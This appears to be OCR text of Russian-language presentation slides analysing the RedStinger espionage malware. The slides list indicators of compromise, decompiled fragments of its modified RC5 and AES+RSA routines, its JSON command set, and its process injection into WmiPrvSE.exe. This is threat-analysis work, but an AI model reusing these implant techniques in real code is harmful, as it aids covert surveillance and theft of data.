
Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger



Выкачанные с жертв файлы


Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger

Скриншоты с машины разработчика



Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger

Скриншоты с машины разработчика



Source: https://www.malwarebytes.com/blog/threat-intelligence/2023/05/redstinger

«In this case, attributing the attack to a specific country is not an easy task»

C:\ProgramData\Apparition Storage\syncobjsup.dll

RC5* decryption

C:\ProgramData\Apparition Storage\mods.lrc

RC5 с подвохом


```
for (i = 0; i < 4; i += 2)
{
    A = buf[i];
    B = buf[i + 1];
    for (j = 12; j > 0; --j)
    {
        v2 = rotate_right(B - S[2 * i + 1], A);
        B = A ^ v2;
        A ^= v2 ^ rotate_right(A - S[2 * i], A ^ v2);
    }
}
```

RC5 с подвохом


```
for (i = 0; i < 4; i += 2)
{
    A = buf[i];
    B = buf[i + 1];
    for (j = 12; j > 0; --j)
    {
        v2 = rotate_right(B - S[2 * j + 1], A);
        B = A ^ v2;
        A ^= v2 ^ rotate_right(A - S[2 * j], A ^ v2);
    }
}
```

RC5 с подвохом

jinhaichen commented on Dec 24, 2019

In Line 33

```
for (int j = 0; j < 12; ++j) {
        A = rotate_left((A ^ B), B) + S[2 * i];
        B = rotate_left((B ^ A), A) + S[2 * i + 1];
}
```

I think the correct code is

```
for (int j = 1; j <=12; ++j) {
        A = rotate_left((A ^ B), B) + S[2 * j];
        B = rotate_left((B ^ A), A) + S[2 * j + 1];
}
```

The decryption process is also wrong

gcolvin commented on Dec 24, 2019 Author

Thanks @scnucjh, you are right. If you want to make a PR that would be great, otherwise I'll get to it when I can.

syncobjsup.dll


VFS

JSON Config

Main

Crypton

Internet



ROR6(“Config”)

1. Все API-функции резолвит через ROR6
2. Инжект в WmiPrvSE.exe
3. Загружает модули
4. Шлет heartbeats
5. Получает команды


Команды

{"Delete":[...]}

{"Stop":[...]}

{"restart":"..."}


{"replaceList":
"1","Module":{...}}




Использует AES + RSA

```
if ( buffers->results.lenstr && buffers->results.str )
{
  v10 = RSA_Encrypt(AES_KEY, 32, &v8, (int)&v7, pubKey, pubKeySize);
  if ( v10 )
  {
    free(v8);
    return v10;
  }
  v10 = AES_Encrypt((int)buffers->results.str, buffers->results.lenstr, &v4, &v6, AES_KEY);
  if ( v10 )
    goto LABEL_11;
}
if ( buffers->state.lenstr )
{
  if ( buffers->state.str )
  {
    v10 = AES_Encrypt((int)buffers->state.str, buffers->state.lenstr, &v3, &v5, phpKey);
    if ( v10 )
      goto LABEL_11;
  }
```


Модуль обмена данными



Модуль обмена данными

